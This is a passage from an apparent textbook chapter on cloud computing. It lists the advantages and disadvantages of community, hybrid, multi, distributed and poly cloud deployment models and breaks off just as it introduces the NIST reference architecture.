


Figure 19.3: Private cloud deployment model

- **Community Cloud**

It is a multi-tenant infrastructure shared among organizations from a specific community with common computing concerns, such as security, regulatory compliance, performance requirements, and jurisdiction. The community cloud can be either on- or off-premises and governed by the participated organizations or by a third-party managed service provider (e.g., Cisco Cloud Solutions, Salesforce Health Cloud).

- **Advantages:**

- Less expensive compared to the private cloud
 - Flexibility to meet the community's needs
 - Compliance with legal regulations
 - High scalability
 - Organizations can share a pool of resources from anywhere via the Internet

- **Disadvantages:**

- Competition between consumers in resource usage
 - Inaccurate prediction of required resources
 - Lack of legal entity in case of liability

- Moderate security (other tenants may be able to access data)
- Trust and security concerns between tenants




Figure 19.4: Community cloud deployment model

- **Hybrid Cloud**

It is a cloud environment comprised of two or more clouds (private, public, or community) that remain unique entities but are bound together to offer the benefits of multiple deployment models. In this model, the organization makes available and manages some resources in-house and provides other resources externally (e.g., Microsoft Azure, Zymr, Parangat Cloud Computing, Logicalis).

Example: An organization performs its critical activities on the private cloud (e.g., operational customer data) and non-critical activities on the public cloud.

- **Advantages:**

- High scalability (contains both public and private clouds)
 - Offers both secure and scalable public resources
 - High level of security (comprises private cloud)
 - Allows to reduce and manage the cost according to requirements

- **Disadvantages:**

- Communication at the network level may be conflicted as it uses both public and private clouds

- Difficult to achieve data compliance
- Organization reliant on the internal IT infrastructure in case of outages (maintain redundancy across data centers to overcome)
- Complex service level agreements (SLAs)




Figure 19.5: Hybrid cloud deployment model

- **Multi Cloud**

It is a dynamic heterogeneous environment that combines workloads across multiple cloud vendors that are managed via one proprietary interface to achieve long-term business goals. The multi cloud uses multiple computing and storage services from different cloud vendors. It distributes cloud assets, software, applications, etc. across various cloud-hosting environments. Multi cloud environments are mostly all-private, all-public or a combination of both. Organizations use multi cloud environments for distributing computing resources, thereby increasing computing power and storage capabilities, and limiting the data loss and downtime risk to a great extent (e.g., Microsoft Azure Arc, Google Cloud Anthos).

- **Advantages:**

- High reliability and low latency
- Flexibility to meet business needs
- Cost-performance optimization and risk mitigation
- Low risk of distributed denial-of-service (DDoS) attacks
- Increased storage availability and computing power
- Low probability of vendor lock-in

- **Disadvantages:**

- Multi-cloud system failure affects business agility
- Using more than one provider causes redundancy
- Security risks due to complex and large attack surface
- Operational overhead




Figure 19.6: Multi-cloud deployment model

Other cloud deployment models include the following.

- **Distributed Cloud**

It is a centralized cloud environment comprised of geographically distributed public or private clouds controlled on a single control plane for providing services to the end users located on or off site. In this model, the end user can access data anywhere as a local data center providing edge computing capability for improving data privacy and meeting local governance policies. It provides services to the end users as if they are accessing the remote data on their local server. Based on the requirement, the distributed cloud services can be used in different location types such as network, operator, and customer edges and as local data centers. Distributed cloud provides service to the automation of applications such as artificial intelligence (AI), machine learning (ML), and Internet of things (IoT) (e.g., Google Distributed Cloud and Cloudflare CDN).

- **Advantages:**

- High performance
- Reduced latency
- High management and operational consistency compared to hybrid and multi cloud

- On-site modernization
 - Edge computing capabilities
 - On-premises data processing capability
 - Stringent data security
 - Automation applications (AI, ML, IoT etc.)
- **Disadvantages:**
 - Security-related vulnerabilities may arise
 - High cost (network infrastructure deployment cost)
 - Limited software assistance
 - Complex troubleshooting




Figure 19.7: Distributed cloud deployment model

- **Poly Cloud**

This type of cloud technology holds several types of cloud services, which can be supplied to different other clouds. Unlike a multi cloud, it provides features of various clouds on a single platform to provide users with features from different cloud services based on their requirement. This model also helps users choose a specific feature required from each cloud to perform different tasks in their business environment. It provides specialized automation applications such as AI and ML services (e.g., Google Cloud Platform (GCP) and Amazon Web Services (AWS)).

- **Advantages:**
 - High flexibility
 - Environmental choice
 - Infrastructure and return on investment (ROI) optimization

- Provides specialized AI and ML services
- Cost effective
- High performance
- Disadvantages:
 - Time-consuming for initial setup
 - Lack of a fixed tool
 - High R&D cost prior to implementation of the tool
 - Not affordable by small- and medium-cap companies
 - Lack of a fixed model




Figure 19.8: Poly cloud deployment model

NIST Cloud Deployment Reference Architecture

The figure below gives an overview of the NIST cloud computing reference architecture; it displays the primary actors, activities, and functions in cloud computing. The diagram illustrates a generic high-level architecture, intended for better understanding the uses, requirements, characteristics, and standards of cloud computing.




Figure 19.9: NIST cloud deployment reference architecture

The five significant actors are as follows:

- **Cloud Consumer**

